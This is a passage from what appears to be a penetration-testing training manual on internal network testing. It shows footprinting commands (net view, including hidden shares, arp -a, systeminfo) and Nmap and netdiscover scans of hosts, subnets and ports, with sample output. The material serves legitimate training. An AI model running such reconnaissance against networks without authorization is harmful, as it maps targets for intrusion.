

C|PENT

Certified Penetration Testing Professional

Module 06

Network Penetration Testing – Internal

MODULE OBJECTIVE

Learn how to implement a comprehensive penetration testing methodology for assessing network from insider's perspectives.

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Objective

Internal penetration testing impersonates the actions of an actual attacker to exploit the weaknesses in network security. The test mainly focusses on the internal IT systems for any weakness that could affect the confidentiality, integrity, or availability of the network. In this module, you will learn how to implement a comprehensive penetration testing methodology for assessing network from insider's perspectives.

External penetration testing ensures that all unnecessary ports and services are disabled and blocked, while internal penetration testing ensures the organization's internal assets are secured properly.



“External penetration testing ensures that all unnecessary ports and services are disabled and blocked while internal penetration testing ensures the organization’s internal assets are secured properly.”

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

“External penetration testing ensures that all unnecessary ports and services are disabled and blocked while internal penetration testing ensures the organization’s internal assets are secured properly.”

Internal Network Penetration Testing





Internal network penetration testing involves testing computers and devices **within the company or organization**



This test **examines internal IT systems** for any weakness that could be used to disrupt the confidentiality, availability, or integrity of the network



This test is performed to determine known and unknown **vulnerabilities** in the **computer** systems and **exploits** them from the perspective of an **inside attacker**

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Internal Network Penetration Testing

Internal network penetration testing is performed within the company. It involves testing the security strengths and weakness of an organization's devices and computers. It includes checking the site location and connecting to the internal network. It is mainly performed to check for known and unknown vulnerabilities in the computer systems and exploits them from the perspective of an inside attacker.

It almost uses the same tools and methods as the external penetration testing used to test the internal network; the only difference is that the external penetration is performed from outside an organization, where it mainly focusses on unknown vulnerabilities. This test examines internal IT systems for any weakness that could be used to disrupt the confidentiality, availability, or integrity of the network.

Internal penetration testing highlights the following elements of an organization's network:

- Protocol and network infrastructure vulnerabilities
- Server operating system and application vulnerabilities
- Internal controls and procedures
- Unsuitable user privileges
- Internal "intrawalls" separating subnetworks

Module 06 Page 499

Certified Penetration Testing Professional Copyright © by **IC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Why Internal Network Penetration Testing?



- To check internal security measures that are already in place and determine what **information** and access can be obtained
- To allow management to understand the **level of risk** from malicious users associated with the organization's internal network
- To provide complete **details of the organization's internal network** and suggest a cost-effective and targeted mitigation approach
- To create a **basis for future decisions** regarding the organization's information security strategy and resource allocation

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Why Internal Network Penetration Testing?

The testing is done mainly to prove how an unauthorized user with network level privileges can access to an organization's environment and how easily they can access the sensitive information from the company and also demonstrate how a hacker can access if they were to compromise the company's gateway.


The following are the few scenarios that are needed to be addressed when conducting an internal penetration test:

- Check internal security measures that are already in place and determine what information and access can be obtained.
- Allow management to understand the level of risk from malicious users associated with the organization's internal network.
- Provide complete details of the organization's internal network and suggest a cost-effective and targeted mitigation approach.
- Create a basis for future decisions regarding the organization's information security strategy and resource allocation.

The internal penetration testing can also answer all the question mentioned below and educate staff members in an organization regarding the kind of risk they might face it.

- What if an employee gains the company's internal HR database and obtains the confidential data?
- What can be done if an employee with knowledge of the IT infrastructure penetrates the network?

- What if a hacker breaks into the internal networks that house employees' PCs and databases and steals sensitive information?
- What if a guest or visitor walks into the company with the help of employee and steals data from an isolated machine?



Footprinting

Footprinting is the first phase of penetration testing in which you can gain primary information about a potential target. Internal information like identifying domains, hosts, subnets, IP ranges, and so on will be acquired or extracted in this phase.

Identify the Internal Domains



- Identify the list of domains in the network
- Type **net view /domain** command in command prompt to list out domain in the network

```
C:\Users\user>net view /domain
Domain
-----
WORKGROUP
The command completed successfully.

C:\Users\user>net view /domain:WORKGROUP
Server Name      Remark
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Internal Domains

“Net view” command is used to display a list of domains, computers, or resources that are shared by the specified computer. If the command is used without the parameters, then it displays a list of computers in your current domain.

To identify the Internal Domains, type **net view /domain** command in command prompt to list out domain in the network.

```
C:\Users\user>net view /domain
Domain
-----
WORKGROUP
The command completed successfully.

C:\Users\user>net view /domain:WORKGROUP
Server Name      Remark
```

Figure 6.1: Screenshot displaying net view domain command

Following are some of the additional net view commands that can obtain further information:

- **net view \\ computerName**
It displays the list of file/printer shares on a remote computer.
- **net view \\ computername /all**
It displays the shares including hidden shares on a remote computer.
- **net view /network:nw**
It displays the list of share on a remote Network computer.

Identify Hosts



Type **net view**
/domain: [domain
name] to view all
available servers on a
specific domain

```
Command Prompt

C:\Users\user>net view /domain
Domain
-----
WORKGROUP
The command completed successfully.

C:\Users\user>net view /domain:WORKGROUP
Server Name      Remark
-----
\\10.10.10.10
The command completed successfully.

C:\Users\user>
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify Hosts

- Run the following command in the command line, you can find the domain name:
systeminfo | findstr /B /C:"Domain"
- Run the following command to find the logged in user's domain:
echo %userdomain%
- WMIC can also be used alternatively to find domain name:
wmic computersystem get domain
- To view all available servers on specific domain type:
net view /domain: [domain name]

```
Command Prompt

C:\Users\user>net view /domain
Domain
-----
WORKGROUP
The command completed successfully.

C:\Users\user>net view /domain:WORKGROUP
Server Name      Remark
-----
\\10.10.10.10
The command completed successfully.

C:\Users\user>
```

Figure 6.2: Screenshot displaying net view domain command

Identify the Internal IP Range of the Subnet



- There are different ways to identify the internal IP range of the network

- Type **ipconfig** in command prompt to know your IP address and subnet mask
- For example, 192.168.1.101 is your IP address and 255.255.255.0 is your subnet mask
- The default gateway of the subnet will be 192.168.1.1
- The broadcast IP for this subnet will be 192.168.1.255
- ping **[broadcast IP]**
- Type **arp -a**. You will get the list of all IP addresses on your segment

```
C:\WINDOWS\system32\cmd.exe
C:\Users\Jason>arp -a

Interface: 10.10.10.10 --- 0x3
Internet Address      Physical Address      Type
10.10.10.2            00-50-56-ff-ae-77     dynamic
10.255.255.255        ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
224.0.0.253           01-00-5e-00-00-fd     static
239.255.255.250       01-00-5e-7f-ff-fa     static

Interface: 169.254.21.47 --- 0x5
Internet Address      Physical Address      Type
169.254.255.255       ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static


C:\Users\Jason>
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Internal IP Range of the Subnet (Cont'd)



Use tools such as SoftPerfect Network Scanner, MyLanViewer, solarwinds's IP network Browser, etc. to find the **internal IP range** of the network



Source: <https://www.softperfect.com>

Source: <http://www.mylanviewer.com>

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Internal IP Range of the Subnet

There are different ways to identify the internal IP range of the network.

- Type **ipconfig** in command prompt to know your IP address and subnet mask.
- For example, 192.168.1.101 is your IP address and 255.255.255.0 is your subnet mask.

- The network address (default gateway) of the subnet will be 192.168.1.1.
- The broadcast IP for this subnet will be 192.168.1.255.
- Ping [broadcast IP].
- Type `arp -a`. You will get the list of all IP addresses on your segment.




Figure 6.3: Screenshot displaying `arp -a` command

You can also use tools such as Nmap, SoftPerfect Network Scanner, MyLanViewer, and Solarwinds's IP network Browser, etc. to find the internal IP range of the network.

▪ Nmap

Source: <https://www.nmap.org>

Nmap has a feature to list all the IP addresses in a subnet. The command `-sL` will list all the IP addresses on Nmap command line. If you wish to see reverse DNS lookup performed on each of the IP addresses being listed, then use `-n` option. See below figure that list the IP addresses in a target subnet along with no reverse DNS lookups.




Figure 6.4: Screenshot displaying Nmap `-sL` command in Linux machine

▪ SoftPerfect Network Scanner

Source: <https://www.softperfect.com>

SoftPerfect Network Scanner is a multi-threaded IP, NetBIOS, and SNMP scanner. The program pings computers, scans for listening TCP/UDP ports, and displays the types of resources shared on the network—including system and hidden ones. Also, it can mount shared folders as network drives, browse them using Windows Explorer, filter the results list, and more. SoftPerfect Network Scanner can also check for a user-defined port and report if one is open. It can also resolve host names and auto-detect the local and external IP range. It supports remote shutdown and Wake-On-LAN.

Select **Options → IP Address → Detect Local IP Range** and it will calculate the IP range of the network.




Figure 6.5: Screenshot displaying SoftPerfect network scanner—Options tab



Figure 6.6: Screenshot displaying SoftPerfect network scanner—IPv4 range entry field




Figure 6.7: Screenshot displaying SoftPerfect network scanner—scan result

MyLanViewer

Source: <http://www.mylanviewer.com>

It is a network scanning tool that includes NETBIOS, IP scanning, Wake-On-Lan manager, and remote shutdown. This tool can be used to list all IP addresses, MAC address, and folders shared on computers through wired and wireless network.




Figure 6.8: Screenshot displaying MyLanViewer—scanner

■ SolarWinds's IP Network Browser

Source: <https://www.solarwinds.com>

SolarWinds's IP Network Browser is a discovery tool to scan a single device, subnet, or IP address range to show information about the devices. It uses SNMP and agent must have SNMP active on the device to gather information.

To scan IP address range in SolarWinds's IP Network Browser, enter the beginning IP address in the **Beginning IP address** field and enter the final IP address of the range in the **Ending IP address** field and click **Scan Address Range**.

The screenshot displays the SolarWinds IP Network Browser interface. The top navigation bar includes links for MY DASHBOARDS, ALERTS & ACTIVITY, REPORTS, and SETTINGS. The main heading is "Manage Subnets & IP Addresses". Below this, there are tabs for ADD, EDIT, VIEW DETAILS, and CHART VIEW. The "ADD" tab is active, showing a table of discovered subnets and IP addresses. The table has columns for Display Name, Address, Status, MAC, Vendor, DHCP Reservations, Last Response, Response Time, and DNS Records. The table lists various subnets and IP addresses, including 10.199.2.195, 10.199.2.206, 10.199.2.208, 10.199.2.212, 10.199.2.213, 10.199.2.217, 10.199.2.218, 10.199.2.219, 10.199.2.220, 10.199.2.221, 10.199.2.222, 10.199.2.223, 10.199.2.224, 10.199.2.225, 10.199.2.226, 10.199.2.227, 10.199.2.228, 10.199.2.229, 10.199.2.230, 10.199.2.231, 10.199.2.232, 10.199.2.233, 10.199.2.234, 10.199.2.235, 10.199.2.236, 10.199.2.237, 10.199.2.238, 10.199.2.239, 10.199.2.240, 10.199.2.241, 10.199.2.242, 10.199.2.243, 10.199.2.244, 10.199.2.245, 10.199.2.246, 10.199.2.247, 10.199.2.248, 10.199.2.249, 10.199.2.250, 10.199.2.251, 10.199.2.252, 10.199.2.253, 10.199.2.254, 10.199.2.255. The table also shows the status of each IP address (e.g., Used, Available) and the vendor information (e.g., Microsoft Corporation, Juniper Networks, IBM Corp, EquiLogic Inc, CISCO SYSTEMS, INC, Brocade Communications S...).

Figure 6.9: Screenshot of SolarWinds's IP Network Browser



Network Scanning

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Scanning


In the scanning phase, you can use the information that is gathered in the footprinting phase to gather much more detailed information about the target. Scanning is the process of gathering additional detailed information about the target using highly complex and aggressive reconnaissance techniques. It is one of the most important phases of intelligence gathering for a penetration tester. In the process of scanning, the penetration tester tries to gather information including the specific IP addresses that can be accessed over the network, the target's operating systems and system architecture, and the services running on each computer.

The purpose of scanning is to discover exploitable communications channels, probe as many listeners as possible, and keep track of the ones that are responsive or useful to your needs. In the scanning phase of an attack, you try to find various ways to intrude into a target system. You can also try to discover more about the target system, including if there are any configuration lapses in the target system. You can then use the information gleaned during the scan to develop an attack strategy.

Scanning



- Scanning is the active step of attempting to connect to systems to **elicit** a response
- For penetration testing the **response** is the key



1808 283.680312	192.168.177.182	192.168.177.116	TCP	60 58236 → 80 [SYN] Seq=615824 Len=0 MSS=1460
1802 283.680312	192.168.177.182	192.168.177.116	TCP	60 58236 → 80 [RST] Seq=615824 Len=0 MSS=1460
1802 283.680312	192.168.177.182	192.168.177.116	TCP	60 58236 → 216 [SYN] Seq=615824 Len=0 MSS=1460
1803 283.680313	192.168.177.182	192.168.177.116	TCP	60 58236 → 8080 [SYN] Seq=615824 Len=0 MSS=1460
1804 283.680313	192.168.177.182	192.168.177.116	TCP	60 58236 → 80 [RST] Seq=615824 Len=0 MSS=1460
1805 283.680406	192.168.177.116	192.168.177.182	ICMP	80 Destination unreachable (Port unreachable)
1806 283.680406	192.168.177.116	192.168.177.182	ICMP	80 Destination unreachable (Port unreachable)
1807 283.680419	192.168.177.116	192.168.177.182	ICMP	80 Destination unreachable (Port unreachable)
1808 283.680467	192.168.177.116	192.168.177.182	ICMP	80 Destination unreachable (Port unreachable)
1809 283.680581	192.168.177.116	192.168.177.182	ICMP	80 Destination unreachable (Port unreachable)
1810 283.680581	192.168.177.116	192.168.177.182	ICMP	80 Destination unreachable (Port unreachable)

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scanning Analysis



- Send in **TCP** and get back **ICMP**
 - Filtering device or software is in place

```

Internet Control Message Protocol
  Type: 3 (Destination unreachable)
  Code: 3 (Port unreachable)
  Checksum: 0xe147 [correct]
  [Checksum Status: Good]
  Unused: 00000000
  > Internet Protocol Version 4, Src: 192.168.177.182, Dst: 192.168.177.116
  > Transmission Control Protocol, Src Port: 58236, Dst Port: 23, Seq: 3562905264
  
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scanning Methodology



Live systems

- We have to have **targets**
- `-sP`, `-sN` in nmap

Enumeration

- `-sC`, `-A`

Ports

- What are the **doors** on these targets
- Remember all 0-65535
- `-sS`, `-sT`, `-sU`

Identify Vulnerabilities

- Manual
- Tools

Services

- What is **behind** these doors
- `-sV`

Exploit

- Validation of the vulnerability
- Manual and tools

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan a Network: IP Addresses Scan, Multiple IP Addresses Scan, Subnet Scan



- Identify **active hosts, open ports, etc.** on a network
- Use tools such as **nmap, Angry IP Scanner, SoftPerfect Network Scanner, SuperScan, etc.**

Scan single Host or IP Address

```
$ nmap [IP Address]
```

Scanning Multiple Hosts or IP Addresses

```
$ nmap [IP1] [IP2] [IP3]...  
$ nmap 10.10.10.11,12
```

The first terminal shows a scan of 10.10.10.11, identifying open ports like 22/tcp (ssh), 80/tcp (http), and 443/tcp (https). The second terminal shows a scan of multiple IPs (10.10.10.11, 10.10.10.12), showing results for both. The third terminal shows a scan of the 10.10.10.11/24 subnet, listing all active hosts and their open ports.

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan a Network: IP Addresses Scan, Multiple IP Addresses Scan, Subnet Scan (Cont'd)



Scan a Subnet

```
$ nmap 10.10.10.0/24
```

Scan IP Address Range

```
$ nmap 10.10.10.10-155
```

The first terminal shows a scan of the 10.10.10.0/24 subnet, listing all active hosts and their open ports. The second terminal shows a scan of the IP address range 10.10.10.10-155, showing results for the first few hosts in the range.

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan a Network: IP Addresses Scan, Multiple IP Addresses Scan, Subnet Scan (Cont'd)



Scanning Host/Host List from File

```
$ nmap -iL input.txt
```

```

root@parrot:~# nmap -iL input.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-29 12:02 EDT
Nmap scan report for certifiedhacker.com (162.241.216.11)
Host is up (0.063s latency).
DNS record for 162.241.216.11: box5331.bluehost.com
Not shown: 802 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    filter
32/tcp    open  telnet
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  smb
567/tcp   open  submission
646/tcp   filtered ldg
653/tcp   open  jagps
  
```

Saving Result into the file

```
$ nmap 10.10.10.10> output.txt
```

```

root@parrot:~# nmap 10.10.10.10> output.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-29 12:05 EDT
Nmap scan report for 10.10.10.10
Host is up (0.00058s latency).
Not shown: 802 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    filter
32/tcp    open  telnet
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  smb
567/tcp   open  submission
646/tcp   filtered ldg
653/tcp   open  jagps
  
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan a Network: IP Addresses Scan, Multiple IP Addresses Scan, Subnet Scan (Cont'd)



Quick Scan Mode

```
$ nmap -F [IP Address]
```

```

root@parrot:~# nmap -F 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-29 12:07 EDT
Nmap scan report for 10.10.10.10
Host is up (0.00042s latency).
Not shown: 93 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5257/tcp  open  wsddapi
MAC Address: 02:15:5D:06:65:AA (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
  
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan a Network: IP Addresses Scan, Multiple IP Addresses Scan, Subnet Scan


Usually, penetration testers and system administrators scan not only a single machine but a range of hosts using Nmap. It supports different formats of IP address ranges as a penetration tester, you must know how to deal with them. By this scan, you can identify active hosts, open ports, and so on, on a network.

The below are various types of scans using Nmap:

- **Scanning single host or IP address**

You can use the following Nmap command to scan a single host or a single IP address:

Syntax: `$ nmap [IP Address]`



```
ParrotTerminal
File Edit View Search Terminal Help
[~]
#nmap 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-29 11:49 EDT
Nmap scan report for 10.10.10.10
Host is up (0.00087s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
MAC Address: 02:15:5D:06:65:AA (Unknown)


Nmap done: 1 IP address (1 host up) scanned in 5.99 seconds
[~]
#
```

Figure 6.10: Screenshot displaying Nmap scan for single host

- **Scanning Multiple hosts or IP Addresses**

You can use the following Nmap command to scan a multiple host or multiple IP address:


Syntax: `$ nmap [IP1] [IP2] [IP3] ... (or) $ nmap 10.10.10.10,11,12, ...`



```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~# nmap 10.10.10.10 10.10.10.19
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-29 11:50 EDT
Nmap scan report for 10.10.10.10
Host is up (0.00049s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdaapi
MAC Address: 02:15:5D:06:65:AA (Unknown)

Nmap scan report for www.10.10.10.19.com (10.10.10.19)
Host is up (0.00059s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1801/tcp  open  msmq
```

Figure 6.11: Screenshot displaying Nmap scan for multiple hosts



```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~# nmap 10.10.10.10 10.10.10.16
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-29 11:53 EDT
Nmap scan report for 10.10.10.10
Host is up (0.00059s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdaapi
MAC Address: 02:15:5D:06:65:AA (Unknown)


Nmap scan report for 10.10.10.16
Host is up (0.00053s latency).
Not shown: 982 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
```

Figure 6.12: Screenshot displaying Nmap scan for multiple hosts

- **Scan a Subnet**

You can use the following Nmap command to scan a subnet:

Syntax: `$ nmap 10.10.10.10/24`



```
Parrot Terminal
File Edit View Search Terminal Help
[roo@parrot]~$ nmap 10.10.10.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-29 11:56 EDT
Nmap scan report for 10.10.10.1
Host is up (0.00058s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
88/tcp    open  kerberos-sec
MAC Address: 02:15:5D:06:65:A8 (Unknown)


Nmap scan report for 10.10.10.2
Host is up (0.0011s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
```

Figure 6.13: Screenshot displaying Nmap subnet scan

- **Scan IP Address Range**

You can use the following Nmap command to scan IP address range:

Syntax: `$ nmap 10.10.10.10-155`



```
Parrot Terminal
File Edit View Search Terminal Help
[roo@parrot]~$ nmap 10.10.10.10-155
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-29 11:57 EDT
Nmap scan report for 10.10.10.10
Host is up (0.00051s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp   open  ms-wbt-server
5357/tcp   open  wsdapi
5555/tcp   open  freeciv
MAC Address: 02:15:5D:06:65:AA (Unknown)

Nmap scan report for 10.10.10.14
Host is up (0.00072s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
5555/tcp   open  freeciv
MAC Address: 02:15:5D:06:65:AF (Unknown)

Nmap scan report for 10.10.10.16
Host is up (0.00049s latency).
```

Figure 6.14: Screenshot displaying Nmap scan for range of IP addresses

- **Scanning Host/Host List from File**

You can use the following Nmap command to scan host/host list from file:

Syntax: `$ nmap -iL input.txt`




Figure 6.15: Screenshot displaying Nmap scan from host file

- **Saving Result into the file**

You can use the following Nmap command to save the scan result into a file:

Syntax: `$ nmap 10.10.10.10> output.txt`





Figure 6.16: Screenshot displaying Nmap saving scan result into file

- **Quick Scan mode**

You can use the following Nmap command to perform scan in a quick scan mode:

Syntax: `$ nmap -F [IP Address]`



```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~# nmap -F 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-29 12:07 EDT
Nmap scan report for 10.10.10.10
Host is up (0.00042s latency).
Not shown: 93 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdaapi
MAC Address: 02:15:5D:06:65:AA (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
```

Figure 6.17: Screenshot displaying Nmap quick scan

Apart from Nmap, you can also use the following tools to perform these scans:

- Angry IP Scanner (<https://angryip.org>)
- SoftPerfect Network Scanner (<https://www.softperfect.com>)
- SuperScan (<https://www.mcafee.com>)

Live Systems



NETSDISCOVER

Have to be on the **local subnet**

Has a passive and **active mode**

Good for **initial site** contact

• Run on laptop while meeting clients

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Netdiscover



```
Parrot Terminal
File Edit View Search Terminal Help
[~][root@parrot:~]#
[~][root@parrot:~]# netdiscover -r 10.10.10.0/24
Currently scanning: Finished! | Screen View: Unique Hosts 1
604 Captured ARP Req/Rep packets, from 7 hosts. Total size: 25
368
-----
IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
10.10.10.1   02:15:5d:06:65:a8  1      42  Unknown vendor
10.10.10.2   02:15:5d:06:65:b0  2      84  Unknown vendor
10.10.10.9   02:15:5d:06:65:ae  1      42  Unknown vendor
10.10.10.10  02:15:5d:06:65:aa  597    25074 Unknown vendor
10.10.10.14  02:15:5d:06:65:af  1      42  Unknown vendor
10.10.10.16  02:15:5d:06:65:ac  1      42  Unknown vendor
10.10.10.19  02:15:5d:06:65:ab  1      42  Unknown vendor
```

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Passive option -p



```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~# netdiscover -p
Currently scanning: (passive) | Screen View: Unique Hosts
903 Captured ARP Req/Rep packets, from 2 hosts. Total size: 37926

  IP             At MAC Address  Count  Len  MAC Vendor / Hostname
  -----
10.10.10.10      02:15:5d:06:65:aa  902   37884 Unknown vendor
10.10.10.2       02:15:5d:06:65:b0    1     42 Unknown vendor
```

